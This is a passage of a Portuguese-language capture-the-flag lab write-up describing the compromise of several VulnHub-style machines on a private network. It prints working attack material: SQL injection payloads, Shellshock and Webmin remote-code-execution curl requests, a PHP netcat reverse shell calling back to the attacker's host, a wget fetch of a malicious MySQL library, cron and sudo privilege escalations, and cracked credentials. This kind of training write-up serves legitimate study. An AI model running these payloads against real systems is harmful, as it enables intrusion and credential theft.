/var/www/html/vendor/  
flag1{a2c1f66d2b8051bd3a5874b5b6e43e217
```

e encontrar a página da aplicação (/contact.php). A partir desta informação é possível executar o exploit (47974.py). Esta exploração consegue executar código remoto dentro da aplicação alvo.

Esta execução de código se dá pq a variável \$param, utilizada para a construção do endereço de email do remetente, aceita o RFC 3696, que, por sua vez, permite a utilização de espaços no endereço de email desde que estejam entre aspas.

Neste ponto, é possível escapar uma aspas e adicionar novos parâmetros que a função mail irá passar adiante para o /usr/bin/sendmail, que, conseqüentemente, irá receber os parâmetros injetados, neste caso -X e o diretório de destino do shell reverso. Esta opção -X permite a inserção do arquivo destino como um log. E ao acessar o endereço que é /conta.php/arquivo_malicioso.php é possível o shell reverso.

Com o shell reverso começamos a fase de pós-exploração.

13.2 Exploração

Neste ponto, procurei por recursos que podem ser executados como root, conseqüentemente encontrei a aplicação Mysql nesta condição.

```
root 929 0.0 10.3 617732 52260 ? Sl 18:11 0:05 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/-  
mysql --plugin-dir=/usr/lib/mysql/plugin --user=root --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/-  
mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306
```

A partir deste ponto de entrada, existe uma forma de explorar esta aplicação para escalar o privilégio (<https://www.exploit-db.com/exploits/25211>). Portanto, para tal, preciso descobrir as credenciais para poder acessá-la.

Dentro do arquivo /wordpress/wp-config.php as credenciais estão em texto plano e com elas pude acessar o mysql para poder continuar a exploração.

Irei explorar a execução de código arbitrário através de uma função criada dentro do Mysql. Tal código arbitrário será compilado em um arquivo .so de livreria do linux, conforme o próprio exploit instrui. Esta livreria, por sua vez, executa um segundo shell reverso nos garantindo o controle total do alvo (<https://www.exploit-db.com/exploits/25211>).

Com o código em c do link anterior, compilei o arquivo e enviei para o servidor com o seguinte método:

```
gcc -g -c 1518.c --> gera 1518.o
```

```
gcc -g -shared 1518.o -o myfle.so ----> cria biblioteca compartilhada do linux.
```

Dentro do mysql do alvo:

```
mysql> \! sh  
\! sh  
$ cd /tmp  
cd /tmp  
$ wget http://172.16.10.12:8000/Mysql07B.so  
wget http://172.16.10.12:8000/Mysql07B.so  
converted 'http://172.16.10.12:8000/Mysql07B.so' (ANSI_X3.4-1968) -> 'http://172.16.10.12:8000/-  
Mysql07B.so' (UTF-8)  
--2020-09-21 22:23:22-- http://172.16.10.12:8000/Mysql07B.so  
Connecting to 172.16.10.12:8000... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 17744 (17K) [application/octet-stream]  
Saving to: 'Mysql07B.so.1'  
  
Mysql07B.so.1 100%[=====>] 17.33K --.-KB/s in 0s  
  
2020-09-21 22:23:22 (144 MB/s) - 'Mysql07B.so.1' saved [17744/17744]  
  
$ exit  
exit
```

Depois de copiada a livreria, criei a tabela gotcha e a inseri dentro da pasta plugin do 'Mysql' para ela poder ser acessa como livreria pelo 'Mysql'.

```
mysql> create table gotcha(line blob);  
create table gotcha(line blob);  
Query OK, 0 rows affected (0.02 sec)
```



```
Not shown: 969 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
```

Scan no ftp


```
root@kali:~/beco/d14# ftp 172.16.10.28
Connected to 172.16.10.28.
220 (vsFTPd 3.0.3)
Name (172.16.10.28:paulo): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
```

Como não existe nada que pode ser explorado no ftp e nem na página, segui para enumeração com dirb. Como não existem diretórios a serem acessados a segunda abordagem foi procurar por arquivos utilizando a opção -X que adiciona uma string ao final de todos os itens do dicionário.

GENERATED WORDS: 4612

```
--- Scanning URL: http://172.16.10.28/ ---
+ http://172.16.10.28/library.php (CODE:200|SIZE:1547)
```

Ao acessar a página, descobri que não existe nada que pode ser feito com ela, a não ser utilizar um proxy para analisar a requisição.



```
POST /library.php HTTP/1.1
Host: 172.16.10.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.10.28/library.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Connection: close
Cookie: PHPSESSID=9jnngp9kqr8bgu47s6uh9fh4f6;
lastviewed=%7B%22lastviewed%22%3D%3D%22Netherlands%22%7D
Upgrade-Insecure-Requests: 1

country=France
```

Comecei a testar o campo lastviewed para saber do que se trata. Depois de decodificado, pode-se perceber o seguinte padrão: {"lastviewed"=="Netherlands"}. Segue portanto algumas conclusões:

1. Neste ponto podemos utilizar este campo sem estar encodado em url, pois a aplicação aceita desta forma.
2. Para este campo funcionar deve estar acontecendo um "INSERT INTO <tabela>" através da variável

'country' e um select \$lastviewed from <tabela>.

Com estas informações pudetestar a existência de um Blind sql dentro de 'lastviewed'. Consequentemente, requisitei "{ \"lastviewed\"==\"Netherlands' union select database()\"}", que resultou em um 200 ok e uma resposta: We couldn't find any information for library. ---> Library é o nosso banco de dados.

Segui pela enumeração do banco de dados (<https://www.cmi.ac.in/~madhavan/courses/databases10/mysql-5.0-reference-manual/information-schema.html>):

```
{ \"lastviewed\"==\"Netherlands' union select table_name from information_schema.tables where table_schema='library'\"} ---> Resulta em uma tabela Countries.  
{ \"lastviewed\"==\"Netherlands' union select table_name from information_schema.tables where table_schema='library' and table_name != 'countries'\"} ---> resulta em uma tabela 'access'  
{ \"lastviewed\"==\"Netherlands' union select column_name from information_schema.columns where table_name = 'access'\"} ---> password  
{ \"lastviewed\"==\"Netherlands' union select column_name from information_schema.columns where table_name = 'access' and column_name != 'password'\"} ---> username  
{ \"lastviewed\"==\"Netherlands' union select username from access'\"} ---> globus  
{ \"lastviewed\"==\"Netherlands' union select password from access'\"} ---> AroundTheWorld
```

No esquema acima, mostrei como proceder da enumeração do banco de dados, tabela, colunas e, por fim, seu conteúdo. Como existe somente um campo de exposição, somente uma informação por vez pode ser extraída. Com estas credenciais tentei acessar o ftp.

14.2 Exploração

Dentro do ftp, consegui logar com as credenciais globus e AroundTheWorld fornecidas pelo banco de dados.

```
root@kali:~/beco/d14# ftp 172.16.10.28  
Connected to 172.16.10.28.  
220 (vsFTPD 3.0.3)  
Name (172.16.10.28:paulo): globus  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxrwxrwx  2 1001  1001    4096 Jul 22  2019 html  
226 Directory send OK.
```

O diretório possuía acesso total a qualquer usuário, portanto analisei o arquivo library.php usado para acessar a aplicação e encontrei a query que gera a falha de acesso.

```
$sql = "SELECT name FROM countries WHERE name = ".get_string_between($_COOKIE['lastviewed'],  
\"{\ \"lastviewed\"==\\\"\", \"\\\"}\");
```

Além desta query, existe dentro da página o usuário e a senha do usuário para o banco de dados.

```
DATABASE_HOST = 'localhost';  
$DATABASE_USER = 'username';  
$DATABASE_PASS = 'password';  
$DATABASE_NAME = 'library';
```

Por fim, podemos inserir nosso shell reverso dentro da pasta da página para podermos ter acesso ao computador.

```
<?php  
exec(\"mkfifo /tmp/usrtbnm; nc 172.16.10.12 443 0</tmp/usrtbnm | /bin/sh >/tmp/usrtbnm 2>&1; rm /tmp/usrtbnm\");  
?>
```

E com isto conseguir atingir o objetivo de conquistar a máquina.

```
root@kali:~/beco/d14# nc -nlvp 443  
listening on [any] 443 ...  
connect to [172.16.10.12] from (UNKNOWN) [172.16.10.28] 33058  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
python -c 'import pty;pty.spawn(\"/bin/bash\")'  
www-data@ubuntu:/var/www/html$ su root  
su root  
Password: password
```

Máquina 15

15.1 Enumeração

Ao enumerar os serviços abertos no alvo encontrei:

```
PORT  STATE SERVICE  VERSION
21/tcp open  ftp      ProFTPD 1.3.5
22/tcp open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp open  http     WebFS httpd 1.21
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

O primeiro passo foi enumerar o samba da porta 445.

```
[+] Attempting to map shares on 172.16.10.29
//172.16.10.29/print$ Mapping: DENIED, Listing: N/A
//172.16.10.29/anonymous Mapping: OK, Listing: OK
//172.16.10.29/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

Com isso pude montar a pasta de anonymous.

```
smb: \> ls
.                D      0 Thu Jul 18 11:30:09 2019
..               D      0 Thu Jul 18 11:29:08 2019
backups          D      0 Thu Jul 18 11:25:17 2019

19728000 blocks of size 1024. 16312428 blocks available
smb: \> cd backups
smb: \backups\> ls
.                D      0 Thu Jul 18 11:25:17 2019
..               D      0 Thu Jul 18 11:30:09 2019
log.txt          N 11394 Thu Jul 18 11:25:16 2019

19728000 blocks of size 1024. 16312428 blocks available
```

O arquivo log.txt é um backup de arquivos de configuração que possuía um usuário que pode ser testado.

```
[anonymous]
path = /home/aeolus/share ---> aeolus é o alvo.
browseable = yes
read only = yes
guest ok = yes
```

Neste caso, fiz um teste de força bruta na porta 21 em proFTPD, pois em ssh existe um ban caso se erre a senha por 3 vezes.

```
[21][ftp] host: 172.16.10.29 login: aeolus password: sergioteamo
```


Com estas credenciais acessei o serviço ftp, mas consegui o mesmo acesso ao log.txt, portanto segui para a conexão via ssh e com ela verifiquei as seguintes conexões:

```
aeolus@symfonos2:~/share/backups$ ss -t -l -n
```

State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port
LISTEN	0	80	127.0.0.1:3306	*.*
LISTEN	0	50	*:139	*.*
LISTEN	0	128	127.0.0.1:8080	*.*
LISTEN	0	32	*:21	*.*
LISTEN	0	128	*:22	*.*
LISTEN	0	20	127.0.0.1:25	*.*
LISTEN	0	50	*:445	*.*
LISTEN	0	50	:::139	:::*

Destas conexões, é interessante testarmos a da porta 8080 através de um pivot ssh (<https://www.ssh.com/ssh/tunneling/example>)

Com este tunelamento podemos acessar a aplicação pelo browser (Figura 1).



```
root@kali:~/beco/d15# python 47044.py http://127.0.0.1:8081 'PHPSESSID=9l3a047rt8fqjorl85ansnblb5; XSRF-TOKEN=eyJpdil6Im9RQzNpMjdBbbkV4OVRGVGFqR1VGVFE9PSIsInZhbnHVlJoidWVQZzNjNUVJeTI4WEIxZmt0dGV5ZDkralNqWlBxlibrenms_session=eyJpdil6llc1VStvcGRNaFoyRzA1a1A2MlwveDF3PT0iLCJ2YWx1ZSI6IndkMDZBMVBZRHkyVG1iM0NsaXhSV1g172.16.10.12 443
```

15.2 Exploração

Desta forma, executei um handler na porta 443 que recebe a conexão abaixo. Portanto, com as instruções dadas, consegui acessar o root do sistema.

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
cronus@symfonos2:/opt/librenms/html$ sudo -l
sudo -l
Matching Defaults entries for cronus on symfonos2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User cronus may run the following commands on symfonos2:
    (root) NOPASSWD: /usr/bin/mysql
```

```
cronus@symfonos2:/opt/librenms/html$ sudo /usr/bin/mysql
sudo /usr/bin/mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 59
Server version: 10.1.38-MariaDB-0+deb9u1 Debian 9.8
```

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
MariaDB [(none)]> \! sh
\! sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
```

```
# pwd
pwd
/opt/librenms/html
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt
```

Congrats on rooting symfonos:2!



Contact me via Twitter @zayotic to give feedback!

Máquina 16

16.1 Enumeração

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	ProFTPD 1.3.5b
22/tcp	open	ssh	OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.25 ((Debian))

Ao navegar para a página encontrei a imagem abaixo:



Ao enumerar pelo dirb encontrei uma segunda imagem em /gate que não me levou a lugar algum. Portanto segui para o cgi-bin

```
Scanning URL: http://172.16.10.30/ ----
+ http://172.16.10.30/cgi-bin/ (CODE:403|SIZE:277) --> A dica deixada pelo desenvolvedor da aplicação é
underworld
==> DIRECTORY: http://172.16.10.30/gate/
+ http://172.16.10.30/server-status (CODE:403|SIZE:277)
```

Conforme vulnerabilidade do bash, qualquer sistema *nix pode inserir comandos arbitrários em uma variável que importa uma função (https://owasp.org/www-pdf-archive/Shellshock_-_Tudor_Enache.pdf). Neste ponto, é possível utilizar esta aplicação web para inserir comandos dentro do bash.

```
root@kali:~/beco/d16# curl -H "User-Agent: () { ;; }; echo; /bin/bash -c 'whoami'" http://172.16.10.30/cgi-bin/-
underworld
cerberus
```

Consigo acessar o /etc/passwd e com este usuário posso criar um shell reverso.

```
hades:x:1000:1000:,,,:/home/hades:/bin/bash
cerberus:x:1001:1001:,,,:/home/cerberus:/bin/bash
```

!

16.2 Exploração

Consigo outro usuario dentro do alvo, porém não encontrei programas ou arquivos que psosam ser explorados com este usuário. Portanto, mantive uma escuta passiva nas conexões de ftp desta máquina para encontrar alguma pista.

```
localhost.39348 > localhost.ftp: Flags [P.], cksum 0xfe34 (incorrect -> 0xb2c3), seq 1:13, ack 56, win 342, options
[nop,nop,TS val 1349109 ecr 1349109], length 12: FTP, length: 12
USER hades ---> Usuario
18:08:01.614142 IP (tos 0x0, ttl 64, id 15344, offset 0, flags [DF], proto TCP (6), length 52)
localhost.ftp > localhost.39348: Flags [.], cksum 0xfe28 (incorrect -> 0x41bb), ack 13, win 342, options
[nop,nop,TS val 1349109 ecr 1349109], length 0
18:08:01.614679 IP (tos 0x0, ttl 64, id 15345, offset 0, flags [DF], proto TCP (6), length 85)
localhost.ftp > localhost.39348: Flags [P.], cksum 0xfe49 (incorrect -> 0x3b5f), seq 56:89, ack 13, win 342,
```

```
options [nop,nop,TS val 1349109 ecr 1349109], length 33: FTP, length: 33
331 Password required for hades
18:08:01.614794 IP (tos 0x0, ttl 64, id 39053, offset 0, flags [DF], proto TCP (6), length 75)
localhost.39348 > localhost.ftp: Flags [P.], cksum 0xfe3f (incorrect -> 0x9fd8), seq 13:36, ack 89, win 342, options
[nop,nop,TS val 1349109 ecr 1349109], length 23: FTP, length: 23
PASS PTpZTfU4vxgzvRBE ----> Senha
```

Mesmo encontrando outro usuário, este ainda possui as mesmas permissões e não pode fazer muita coisa no servidor. Porém, tenho duas formas de acessar o alvo.
 Ao observar os processos sendo executados, percebi um 'cron -f', processo que executa algum recurso do sistema de forma periódica, mas não é possível com estas credenciais saber o que é executado.
 Consequentemente, recorri ao 'pspy' (<https://github.com/DominicBreuker/pspy>) para poder observar a saída deste processo.

```
2020/09/22 18:54:01 CMD: UID=0   PID=2559  | /usr/sbin/CRON -f
2020/09/22 18:54:01 CMD: UID=0   PID=2561  | /bin/sh -c /usr/bin/curl --silent -I 127.0.0.1 > /opt/ftpclient/-
statuscheck.txt
2020/09/22 18:54:01 CMD: UID=0   PID=2560  | /bin/sh -c /usr/bin/python2.7 /opt/ftpclient/ftpclient.py
```


Neste processo, percebe-se qual é o arquivo que está sendo utilizado para fazer os logins em ftp.

```
hades@symfonos3:~$ ls -lh /opt/ftpclient/
total 8.0K
-rw-r--r-- 1 root hades 262 Apr  6 14:32 ftpclient.py
-rw-r--r-- 1 root hades 251 Sep 23 07:03 statuscheck.txt
```

O arquivo ftpclient.py importa a biblioteca ftp, podendo esta ser explorada a nível de super usuário, já que este arquivo pertence ao root. Consequentemente, removo o arquivo e crio um shell reverso em python para conexão com meu handler no kali.

```
root@kali:~/beco/d16# nc -nlvp 443
listening on [any] 443 ...
connect to [172.16.10.12] from (UNKNOWN) [172.16.10.30] 59076
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/root
# ls -lh
total 4.0K
-rw----- 1 root root 1.3K Jul 20  2019 proof.txt
# cat proof.txt
```

Congrats on rooting symfonos:3!



Contact me via Twitter @zayotic to give feedback

17.1 Enumeração

Enumero as portas disponíveis:

```
PORT  STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http     Apache httpd 2.4.29 ((Ubuntu))
13337/tcp open  ssl/http MiniServ 1.920 (Webmin httpd)
MAC Address: 08:00:27:E1:A5:C7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Conteúdo do robots.txt da porta 80:

```
NBUW45BAMZZG63JANZSXU5LLN4QDUIDUNBUXGIDJOMQG433UEB2GQZJAOJUWO2DUEBYG64TUEB2G6IDFNZ2W2ZLSMF2GK
```

```
root@kali:~/beco/d17# cat robots.txt | base32 -d
hint from nezuko : this is not the right port to enumerate ^w^
```

Explorando o webmin, pude descobrir uma vulnerabilidade de RCE conforme CVE-2019-15107 e <https://pentest.com.tr/exploits/DEFCON-Webmin-1920-Unauthenticated-Remote-Command-Execution.html>. Portanto, com a requisição abaixo é possível executar comandos arbitrários:

```
root@kali:~/beco/d17# curl -ks 'https://172.16.10.31:13337/password_change.cgi' -d
'user=wheel&pam=&expired=2&old=uname -a&new1=wheel&new2=wheel' -H 'Cookie: redirect=1; testing=1;
sid=x; sessiontest=1;' -H 'Content-Type: application/x-www-form-urlencoded' -H 'Referer: https://172.16.10.31:13337/-
session_login.cgi'
```

Desta forma iniciei a exploração da máquina com um shell reverso.

17.2 Exploração

Com este handler pude entrar no alvo e iniciar a enumeração de possíveis formas de se ganhar root

```
root@kali:~/beco/d17# nc -nlvp 443
listening on [any] 443 ...
connect to [172.16.10.12] from (UNKNOWN) [172.16.10.31] 36498
pwd
/usr/local/webmin/acl
id
uid=1000(nezuko) gid=1000(nezuko) groups=1000(nezuko),4(adm),24(cdrom),30(dip),46(plugdev),-
116(lpadmin),126(sambashare)
python3 -c 'import pty;pty.spawn("/bin/sh")'
```

Ao procurar por arquivos na pasta de nezuko, encontrei a primeira flag e mensagens enviadas periodicamente por zenitsu, provavelmente utilizando algum agendador de tarefas como o cron.

Ao enumerar o passwd, encontrei o usuário de zenitsu com sua hash.

```
zenitsu:-
$6$LbPWwHSD$69t89j0Podkdd8dk17jNkt6DI2.QYwSJGIX0cE5nysr6MX23DFvIAwmxEHOjhBj8rBpIVa3rqcVDO0001PY9G0:1000
home/zenitsu:/bin/bash
```

Esta foi a senha quebrada.

```
meowmeow      (zenitsu)
```

Apesar da senha quebrada, aparentemente zenitsu não possui acesso por ssh.

```
flag zenistu: 3f2ada6791f96b6a50a9ee43ee6b62df
```

Como não foi possível encontrar executáveis executados com privilégio administrativos, implantei dentro do servidor o arquivo pspy que consegue analisar este tipo de recurso. Dentro deste processo observei a execução periódica do arquivo 'send_message_to_nezuko.sh' dentro da pasta 'zenitsu/to_nezuko/'. Como este arquivo é do grupo root e pode ser alterado pelo usuário zenitsu então modifiquei o EOF deste arquivo para abrir uma segunda conexão com minha máquina. Segue o resultado:

```
connect to [172.16.10.12] from (UNKNOWN) [172.16.10.31] 34098
```

[illegible]

Máquina 18

18.1 Enumeração

36/68

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 3.0.2
22/tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.9.5-3 (Ubuntu Linux)
80/tcp	open	http	Apache httpd 2.4.7 ((Ubuntu))
110/tcp	open	pop3	Dovecot pop3d
111/tcp	open	rpcbind	2-4 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp	open	imap	Dovecot imapd (Ubuntu)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp	open	ipp	CUPS 1.7
993/tcp	open	ssl/imap	?
995/tcp	open	ssl/pop3	?
2049/tcp	open	nfs_acl	2-3 (RPC #100227)
3306/tcp	open	mysql	MySQL (unauthorized)
5432/tcp	open	postgresql	PostgreSQL DB 9.3.3 - 9.3.5
8080/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

MAC Address: 08:00:27:40:70:6A (Oracle VirtualBox virtual NIC)
Service Info: Hosts: typhoon, TYPHOON; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Ao acessar o serviço da porta 80 encontrei o site da empresa Prisma e ao analisar o robots.txt encontrei um phpmoAdmin, que é um administrador de mongoDB para servidores rodando php. Através do PoC 36251.txt, posso executar um comando remoto dentro da máquina:

```
root@kali:~/beco/d18# curl 'http://172.16.10.33//mongoadmin/' -d 'object=1; system("id"); exit'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
root@kali:~/beco/d18# curl 'http://172.16.10.33//mongoadmin/' -d 'object=1; system("pwd"); exit'
/var/www/html/mongoadmin
```

Através desta vulnerabilidade posso acessar arquivos sensíveis como '/etc/passwd'.

```
admin:x:1001:1001:,,,:/home/admin:/bin/bash ---> Possível root
```

No entanto, apesar dos testes, esta vulnerabilidade só pode extrair informações, não é possível começar um shell reverso por ela. Consequentemente, isto me leva a explorar o tomcat da porta 8080.

18.2 Exploração

Esta aplicação está com o usuário e senha padrão, portanto posso criar um payload .war e executá-lo dentro da máquina alvo.

```
tomcat7@typhoon:/var/lib/tomcat7$ pwd
pwd
/var/lib/tomcat7
tomcat7@typhoon:/var/lib/tomcat7$ id
id
uid=116(tomcat7) gid=126(tomcat7) groups=126(tomcat7)
tomcat7@typhoon:/var/lib/tomcat7$ pwd
pwd
/var/lib/tomcat7
```

Como o usuário anterior era mais restrito, as informações do comando 'ps aux' não foram eficientes. Neste caso, podemos supor que existe alguma tarefa sendo executada periodicamente:

```
root    1241  0.0  0.0  23656  1024 ?        Ss   14:34   0:00 cron
```

Portanto, explorei através do pspy o que poderia estar sendo executado no alvo.

```
2020/09/24 17:19:01 CMD: UID=0   PID=7516 | CRON
2020/09/24 17:19:02 CMD: UID=0   PID=7520 | /usr/sbin/postdrop -r
2020/09/24 17:19:27 CMD: UID=0   PID=7522 |
2020/09/24 17:19:32 CMD: UID=0   PID=7523 | local -t unix
2020/09/24 17:20:01 CMD: UID=0   PID=7528 | /usr/sbin/sendmail -i -FCronDaemon -oem root
2020/09/24 17:56:01 CMD: UID=0   PID=8108 | /bin/sh -c /tab/script.sh
```

Como o script.sh parece ser de fácil exploração, termino por enumerá-lo:

```
tomcat7@typhoon:/tab$ ls -lh
ls -lh
total 4.0K
```

```
-rwxrwxrwx 1 root root 68 Oct 24 2018 script.sh
```

Desta forma injeto um shell reverso EOF e ganho privilégio administrativo através de meu handler.

```
connect to [172.16.10.12] from (UNKNOWN) [172.16.10.33] 49321
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/root
ls
root-flag
cat root-flag
<Congrats!>

Typhoon_r00t3r!

</Congrats!>
```

Máquina 19

19.1 Enumeração

Comecei pelos serviços:

```
Nmap scan report for 172.16.10.34
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:B3:C8:03 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Enumeração de diretórios pois a página principal não pode ser enumerada.

```
---- Scanning URL: http://172.16.10.34/ ----
+ http://172.16.10.34/dev (CODE:200|SIZE:-
131)
+ http://172.16.10.34/index.php (CODE:200|SIZE:-
136)
==> DIRECTORY: http://172.16.10.34/-
javascript/
+ http://172.16.10.34/server-status (CODE:403|SIZE:-
300)
==> DIRECTORY: http://172.16.10.34/wordpress/
```

Sabendo que em /dev existe a primeira dica, continuo enumerando por arquivos dentro da página e encontro pelo arquivo secret.txt

```
---- Scanning URL: http://172.16.10.34/ ----
+ http://172.16.10.34/secret.txt (CODE:200|SIZE:412)
```

Neste arquivo existe uma dica para entrar na página https://github.com/hacknpentest/Fuzzing/blob/master/-Fuzz_For_Web e estudar o wfuzz.

